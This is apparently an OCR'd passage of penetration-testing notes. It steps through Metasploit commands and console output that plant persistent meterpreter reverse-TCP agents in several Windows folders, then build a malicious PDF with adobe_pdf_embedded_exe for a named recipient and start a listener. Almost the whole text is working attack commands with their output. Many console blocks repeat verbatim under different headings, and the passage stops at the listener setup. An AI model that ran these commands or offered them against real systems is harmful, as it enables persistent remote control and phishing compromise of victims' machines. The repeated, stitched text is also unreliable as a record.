
5.1.1 Establish Session


In this instance sessions 1 (be sure to type sessions – plural)



5.1.2 run persistence -r 10.0.99.30 -p 4444 -i 5 -L “C:\Windows\System32”


run persistence -r 10.0.99.30 -p 4444 -i 5 -L “C:\Windows\System32”





-r is the remote location you are listening from
-p is port you are using
-i is the interval (in this case 5 seconds)
-L is the location to drop it at. (note: this is an UPPER-CASE L)

5.1.3 Resource File



Take note of this information to be able to go cleanup.
This is the cleanup script to get rid of the persistence.

Another reason to clean up the script is because it will bog down the system and eat up the resources.

To clean up…copy the .rc path (in this instance)

/home/phantom3472/.msf4/logs/persistence/WIN-6UV4GTPJ7O0_20240304.1543/WIN-6UV4GTPJ7O0_20240304.1543.rc

resource /home/phantom3472/.msf4/logs/persistence/WIN-6UV4GTPJ7O0_20240209.4825/WIN-6UV4GTPJ7O0_20240209.4825.rc

5.1.4 Search for possible locations to drop to

cd ..
ls

```
meterpreter > cd ..
meterpreter > ls
Listing: c:\Users\ephemeral
===========================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
40777/rwxrwxrwx   0       dir   2018-05-04 17:40:36 +0000  .atom
40777/rwxrwxrwx   0       dir   2012-04-05 20:45:17 +0000  AppData
40777/rwxrwxrwx   0       dir   2017-12-02 03:26:44 +0000  Application Data
40555/r-xr-xr-x   0       dir   2017-12-02 03:26:52 +0000  Contacts
40777/rwxrwxrwx   0       dir   2017-12-02 03:26:44 +0000  Cookies
40555/r-xr-xr-x   0       dir   2024-03-03 22:41:56 +0000  Desktop
40555/r-xr-xr-x   0       dir   2024-02-08 23:54:51 +0000  Documents
40555/r-xr-xr-x   0       dir   2024-02-08 23:22:13 +0000  Downloads
40555/r-xr-xr-x   0       dir   2017-12-02 03:26:52 +0000  Favorites
40555/r-xr-xr-x   0       dir   2017-12-02 03:26:52 +0000  Links
40777/rwxrwxrwx   0       dir   2017-12-02 03:26:44 +0000  Local Settings
40555/r-xr-xr-x   0       dir   2017-12-02 03:26:52 +0000  Music
40777/rwxrwxrwx   0       dir   2017-12-02 03:26:44 +0000  My Documents
100666/rw-rw-rw-  786432  fil   2024-03-03 22:46:15 +0000  NTUSER.DAT
100666/rw-rw-rw-  65536   fil   2017-12-02 03:27:06 +0000  NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TM.blf
100666/rw-rw-rw-  524288  fil   2017-12-02 03:27:06 +0000  NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer00000000000000000001.regtrans-ms
100666/rw-rw-rw-  524288  fil   2017-12-02 03:27:06 +0000  NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer00000000000000000002.regtrans-ms
40777/rwxrwxrwx   0       dir   2017-12-02 03:26:44 +0000  NetHood
40555/r-xr-xr-x   0       dir   2017-12-02 03:26:52 +0000  Pictures
40777/rwxrwxrwx   0       dir   2017-12-02 03:26:44 +0000  PrintHood
40777/rwxrwxrwx   0       dir   2017-12-02 03:26:44 +0000  Recent
40555/r-xr-xr-x   0       dir   2017-12-02 03:26:52 +0000  Saved Games
40555/r-xr-xr-x   0       dir   2017-12-02 03:26:52 +0000  Searches
40777/rwxrwxrwx   0       dir   2017-12-02 03:26:44 +0000  SendTo
40777/rwxrwxrwx   0       dir   2017-12-02 03:26:44 +0000  Start Menu
40777/rwxrwxrwx   0       dir   2017-12-02 03:26:44 +0000  Templates
40555/r-xr-xr-x   0       dir   2017-12-02 03:26:52 +0000  Videos
100666/rw-rw-rw-  262144  fil   2024-03-03 22:46:15 +0000  ntuser.dat.LOG1
100666/rw-rw-rw-  0       fil   2017-12-02 03:26:44 +0000  ntuser.dat.LOG2
100666/rw-rw-rw-  20      fil   2012-04-05 20:45:17 +0000  ntuser.ini

meterpreter >
```

5.1.5 run persistence -r 10.0.99.30 -p 4444 -i 5 -L "C:\Users\Public"

run persistence -r 10.0.99.30 -p 4444 -i 5 -L "C:\Users\Public"

```
meterpreter > run persistence -r 10.0.99.30 -p 4444 -i 5 -L "C:\Users\Public"

[!] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
[!] Example: run post/windows/manage/persistence_exe OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /home/phantom3472/.msf4/logs/persistence/WIN-6UV4GTPJ7O0_20240303.0545/WIN-6UV4GTPJ7O0_20240303.0545.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=10.0.99.30 LPORT=4444
[*] Persistent agent script is 99690 bytes long
[+] Persistent Script written to C:\Users\Public\mHBtIoXFvb.vbs
[*] Executing script C:\Users\Public\mHBtIoXFvb.vbs
[+] Agent executed with PID 4568
meterpreter >
[*] Sending stage (957487 bytes) to 10.0.122.54
[*] Meterpreter session 2 opened (10.0.99.30:4444 -> 10.0.122.54:51590) at 2024-03-03 23:06:00 +0000
```

This one worked…
Take note of the resource file for cleanup.

/home/phantom3472/.msf4/logs/persistence/WIN-6UV4GTPJ7O0_20240303.0545/WIN-6UV4GTPJ7O0_20240303.0545.rc

```
meterpreter > run persistence -r 10.0.99.30 -p 4444 -i 5 -L "C:\Users\Public"

[!] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
[!] Example: run post/windows/manage/persistence_exe OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /home/phantom3472/.msf4/logs/persistence/WIN-6UV4GTPJ7O0_20240303.0545/WIN-6UV4GTPJ7O0_20240303.0545.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=10.0.99.30 LPORT=4444
[*] Persistent agent script is 99690 bytes long
[+] Persistent Script written to C:\Users\Public\mHBtIoXFvb.vbs
[*] Executing script C:\Users\Public\mHBtIoXFvb.vbs
[+] Agent executed with PID 4568
meterpreter >
[*] Sending stage (957487 bytes) to 10.0.122.54
[*] Meterpreter session 2 opened (10.0.99.30:4444 -> 10.0.122.54:51590) at 2024-03-03 23:06:00 +0000
```

5.1.6 Remove the persistence

```
meterpreter > run persistence -r 10.0.99.30 -p 4444 -i 5 -L "C:\Users\Public"

[!] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
[!] Example: run post/windows/manage/persistence_exe OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /home/phantom3472/.msf4/logs/persistence/WIN-6UV4GTPJ7O0_20240303.0545/WIN-6UV4GTPJ7O0_20240303.0545.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=10.0.99.30 LPORT=4444
[*] Persistent agent script is 99690 bytes long
[+] Persistent Script written to C:\Users\Public\mHBtIoXFvb.vbs
[*] Executing script C:\Users\Public\mHBtIoXFvb.vbs
[+] Agent executed with PID 4568
meterpreter >
[*] Sending stage (957487 bytes) to 10.0.122.54
[*] Meterpreter session 2 opened (10.0.99.30:4444 -> 10.0.122.54:51590) at 2024-03-03 23:06:00 +0000
```


resource /home/phantom3472/.msf4/logs/persistence/WIN-6UV4GTPJ7O0_20240303.0545/WIN-6UV4GTPJ7O0_20240303.0545.rc

```
meterpreter > resource /home/phantom3472/.msf4/logs/persistence/WIN-6UV4GTPJ7O0_20240303.0545/WIN-6UV4GTPJ7O0_20240303.0545.rc
[*] Reading /home/phantom3472/.msf4/logs/persistence/WIN-6UV4GTPJ7O0_20240303.0545/WIN-6UV4GTPJ7O0_20240303.0545.rc
[*] Running rm C://Users//Public//mHBtIoXFvb.vbs

meterpreter >
```

5.1.7 run persistence -r 10.0.99.30 -p 4444 -i 5 -L "C:\Users\Public"

run persistence -r 10.0.99.30 -p 4444 -i 5 -L "C:\Users\Public"


```
meterpreter > run persistence -r 10.0.99.30 -p 4444 -i 5 -L "C:\Users\Public"

[!] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
[!] Example: run post/windows/manage/persistence_exe OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /home/phantom3472/.msf4/logs/persistence/WIN-6UV4GTPJ7O0_20240304.5646/WIN-6UV4GTPJ7O0_20240304.5646.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=10.0.99.30 LPORT=4444
[*] Persistent agent script is 99690 bytes long
[+] Persistent Script written to C:\Users\Public\zlkdEkNMDR.vbs
[*] Executing script C:\Users\Public\zlkdEkNMDR.vbs
[+] Agent executed with PID 2136
meterpreter >
[*] Sending stage (957487 bytes) to 10.0.122.54
[*] Meterpreter session 4 opened (10.0.99.30:4444 -> 10.0.122.54:51880) at 2024-03-04 00:57:02 +0000
```



5.1.8 run persistence -r 10.0.99.30 -p 4444 -i 5 -L "C:\Users\ephemeral\AppData\Local\Temp"

run persistence -r 10.0.99.30 -p 4444 -i 5 -L "C:\Users\ephemeral\AppData\Local\Temp"


```
meterpreter > run persistence -r 10.0.99.30 -p 4444 -i 5 -L "C:\Users\ephemeral\AppData\Local\Temp"

[!] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
[!] Example: run post/windows/manage/persistence_exe OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /home/phantom3472/.msf4/logs/persistence/WIN-6UV4GTPJ7O0_20240304.5904/WIN-6UV4GTPJ7O0_20240304.5904.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=10.0.99.30 LPORT=4444
[*] Persistent agent script is 99659 bytes long
[+] Persistent Script written to C:\Users\ephemeral\AppData\Local\Temp\vYMzrlluFT.vbs
[*] Executing script C:\Users\ephemeral\AppData\Local\Temp\vYMzrlluFT.vbs
[+] Agent executed with PID 4640
meterpreter >
[*] Sending stage (957487 bytes) to 10.0.122.54
[*] Meterpreter session 5 opened (10.0.99.30:4444 -> 10.0.122.54:51908) at 2024-03-04 00:59:21 +0000
```



5.1.9 run persistence -r 10.0.99.30 -p 4444 -i 5 -L "C:\Users\Public\Libraries"

run persistence -r 10.0.99.30 -p 4444 -i 5 -L "C:\Users\Public\Libraries"

```
meterpreter > run persistence -r 10.0.99.30 -p 4444 -i 5 -L "C:\Users\Public\Libraries"

[!] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
[!] Example: run post/windows/manage/persistence_exe OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /home/phantom3472/.msf4/logs/persistence/WIN-6UV4GTPJ7O0_20240304.0151/WIN-6UV4GTPJ7O0_20240304.0151.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=10.0.99.30 LPORT=4444
[*] Persistent agent script is 99649 bytes long
[+] Persistent Script written to C:\Users\Public\Libraries\CowmiqvMGGQ.vbs
[*] Executing script C:\Users\Public\Libraries\CowmiqvMGGQ.vbs
[+] Agent executed with PID 4136
meterpreter >
[*] Sending stage (957487 bytes) to 10.0.122.54
[*] Meterpreter session 6 opened (10.0.99.30:4444 -> 10.0.122.54:51936) at 2024-03-04 01:02:08 +0000
```



6 Set pdf for Gregor

6.1 use exploit/windows/fileformat/adobe_pdf_embedded_exe

use exploit/windows/fileformat/adobe_pdf_embedded_exe

```
msf exploit(persistence) > use exploit/windows/fileformat/adobe_pdf_embedded_exe
[*] Sending stage (957487 bytes) to 10.0.122.54

msf exploit(adobe_pdf_embedded_exe) > [*] Meterpreter session 8 opened (10.0.99.30:4444 -> 10.0.122.54:51992) at 2024-03-04 01:14:14 +0000

msf exploit(adobe_pdf_embedded_exe) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(adobe_pdf_embedded_exe) > set lhost 10.0.99.30
lhost => 10.0.99.30
msf exploit(adobe_pdf_embedded_exe) > set lport 4444
lport => 4444
msf exploit(adobe_pdf_embedded_exe) > set filename T25L.pdf
filename => T25L.pdf
msf exploit(adobe_pdf_embedded_exe) > set infilename /home/phantom3472/AT/T25.pdf
infilename => /home/phantom3472/AT/T25.pdf
msf exploit(adobe_pdf_embedded_exe) > run
```

6.2 set payload windows/meterpreter/reverse_tcp

set payload windows/meterpreter/reverse_tcp

```
msf exploit(persistence) > use exploit/windows/fileformat/adobe_pdf_embedded_exe
[*] Sending stage (957487 bytes) to 10.0.122.54

msf exploit(adobe_pdf_embedded_exe) > [*] Meterpreter session 8 opened (10.0.99.30:4444 -> 10.0.122.54:51992) at 2024-03-04 01:14:14 +0000

msf exploit(adobe_pdf_embedded_exe) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(adobe_pdf_embedded_exe) > set lhost 10.0.99.30
lhost => 10.0.99.30
msf exploit(adobe_pdf_embedded_exe) > set lport 4444
lport => 4444
msf exploit(adobe_pdf_embedded_exe) > set filename T25L.pdf
filename => T25L.pdf
msf exploit(adobe_pdf_embedded_exe) > set infilename /home/phantom3472/AT/T25.pdf
infilename => /home/phantom3472/AT/T25.pdf
msf exploit(adobe_pdf_embedded_exe) > run
```

6.3 set lhost 10.0.99.30

set lhost 10.0.99.30

```
msf exploit(persistence) > use exploit/windows/fileformat/adobe_pdf_embedded_exe
[*] Sending stage (957487 bytes) to 10.0.122.54

msf exploit(adobe_pdf_embedded_exe) > [*] Meterpreter session 8 opened (10.0.99.30:4444 -> 10.0.122.54:51992) at 2024-03-04 01:14:14 +0000

msf exploit(adobe_pdf_embedded_exe) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(adobe_pdf_embedded_exe) > set lhost 10.0.99.30
lhost => 10.0.99.30
msf exploit(adobe_pdf_embedded_exe) > set lport 4444
lport => 4444
msf exploit(adobe_pdf_embedded_exe) > set filename T25L.pdf
filename => T25L.pdf
msf exploit(adobe_pdf_embedded_exe) > set infilename /home/phantom3472/AT/T25.pdf
infilename => /home/phantom3472/AT/T25.pdf
msf exploit(adobe_pdf_embedded_exe) > run
```

6.4 set lport 4444

set lport 4444

```
msf exploit(persistence) > use exploit/windows/fileformat/adobe_pdf_embedded_exe
[*] Sending stage (957487 bytes) to 10.0.122.54

msf exploit(adobe_pdf_embedded_exe) > [*] Meterpreter session 8 opened (10.0.99.30:4444 -> 10.0.122.54:51992) at 2024-03-04 01:14:14 +0000

msf exploit(adobe_pdf_embedded_exe) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(adobe_pdf_embedded_exe) > set lhost 10.0.99.30
lhost => 10.0.99.30
msf exploit(adobe_pdf_embedded_exe) > set lport 4444
lport => 4444
msf exploit(adobe_pdf_embedded_exe) > set filename T25L.pdf
filename => T25L.pdf
msf exploit(adobe_pdf_embedded_exe) > set infilename /home/phantom3472/AT/T25.pdf
infilename => /home/phantom3472/AT/T25.pdf
msf exploit(adobe_pdf_embedded_exe) > run
```

6.5 set filename T25L.pdf

set filename T25L.pdf

```
msf exploit(persistence) > use exploit/windows/fileformat/adobe_pdf_embedded_exe
[*] Sending stage (957487 bytes) to 10.0.122.54

msf exploit(adobe_pdf_embedded_exe) > [*] Meterpreter session 8 opened (10.0.99.30:4444 -> 10.0.122.54:51992) at 2024-03-04 01:14:14 +0000

msf exploit(adobe_pdf_embedded_exe) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(adobe_pdf_embedded_exe) > set lhost 10.0.99.30
lhost => 10.0.99.30
msf exploit(adobe_pdf_embedded_exe) > set lport 4444
lport => 4444
msf exploit(adobe_pdf_embedded_exe) > set filename T25L.pdf
filename => T25L.pdf
msf exploit(adobe_pdf_embedded_exe) > set infilename /home/phantom3472/AT/T25.pdf
infilename => /home/phantom3472/AT/T25.pdf
msf exploit(adobe_pdf_embedded_exe) > run
```

6.6 set infilename /home/phantom3472/AT/T25.pdf

set infilename /home/phantom3472/AT/T25.pdf

```
msf exploit(persistence) > use exploit/windows/fileformat/adobe_pdf_embedded_exe
[*] Sending stage (957487 bytes) to 10.0.122.54

msf exploit(adobe_pdf_embedded_exe) > [*] Meterpreter session 8 opened (10.0.99.30:4444 -> 10.0.122.54:51992) at 2024-03-04 01:14:14 +0000

msf exploit(adobe_pdf_embedded_exe) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(adobe_pdf_embedded_exe) > set lhost 10.0.99.30
lhost => 10.0.99.30
msf exploit(adobe_pdf_embedded_exe) > set lport 4444
lport => 4444
msf exploit(adobe_pdf_embedded_exe) > set filename T25L.pdf
filename => T25L.pdf
msf exploit(adobe_pdf_embedded_exe) > set infilename /home/phantom3472/AT/T25.pdf
infilename => /home/phantom3472/AT/T25.pdf
msf exploit(adobe_pdf_embedded_exe) > run
```

6.7 run

run

```
msf exploit(adobe_pdf_embedded_exe) > run

[*] Reading in '/home/phantom3472/AT/T25.pdf'...
[*] Parsing '/home/phantom3472/AT/T25.pdf'...
[*] Using 'windows/meterpreter/reverse_tcp' as payload...
[*] Parsing Successful. Creating 'T25L.pdf' file...
[+] T25L.pdf stored at /home/phantom3472/.msf4/local/T25L.pdf
```

6.8 use exploit/multi/handler

use exploit/multi/handler

```
msf exploit(adobe_pdf_embedded_exe) > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 10.0.99.30
lhost => 10.0.99.30
msf exploit(handler) > set lport 4444
lport => 4444
msf exploit(handler) > set exitonsession false
exitonsession => false
msf exploit(handler) > exploit -j
[*] Exploit running as background job.
msf exploit(handler) >
[-] Handler failed to bind to 10.0.99.30:4444:-  -
[-] Handler failed to bind to 0.0.0.0:4444:-  -
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:4444).
[*] Sending stage (957487 bytes) to 10.0.210.219
[*] Meterpreter session 9 opened (10.0.99.30:4444 -> 10.0.210.219:53552) at 2024-03-04 01:20:07 +0000
```

6.9 set payload windows/meterpreter/reverse_tcp

set payload windows/meterpreter/reverse_tcp

```
msf exploit(adobe_pdf_embedded_exe) > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 10.0.99.30
lhost => 10.0.99.30
msf exploit(handler) > set lport 4444
lport => 4444
msf exploit(handler) > set exitonsession false
exitonsession => false
msf exploit(handler) > exploit -j
[*] Exploit running as background job.
msf exploit(handler) >
[-] Handler failed to bind to 10.0.99.30:4444:-  -
[-] Handler failed to bind to 0.0.0.0:4444:-  -
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:4444).
[*] Sending stage (957487 bytes) to 10.0.210.219
[*] Meterpreter session 9 opened (10.0.99.30:4444 -> 10.0.210.219:53552) at 2024-03-04 01:20:07 +0000
```


6.10 set lhost 10.0.99.30

set lhost 10.0.99.30

```
msf exploit(adobe_pdf_embedded_exe) > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 10.0.99.30
lhost => 10.0.99.30
msf exploit(handler) > set lport 4444
lport => 4444
msf exploit(handler) > set exitonsession false
exitonsession => false
msf exploit(handler) > exploit -j
[*] Exploit running as background job.
msf exploit(handler) >
[-] Handler failed to bind to 10.0.99.30:4444:-  -
[-] Handler failed to bind to 0.0.0.0:4444:-  -
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:4444).
[*] Sending stage (957487 bytes) to 10.0.210.219
[*] Meterpreter session 9 opened (10.0.99.30:4444 -> 10.0.210.219:53552) at 2024-03-04 01:20:07 +0000
```


6.11 set lport 4444

set lport 4444




6.12 set exitonsession false

set exitonsession false



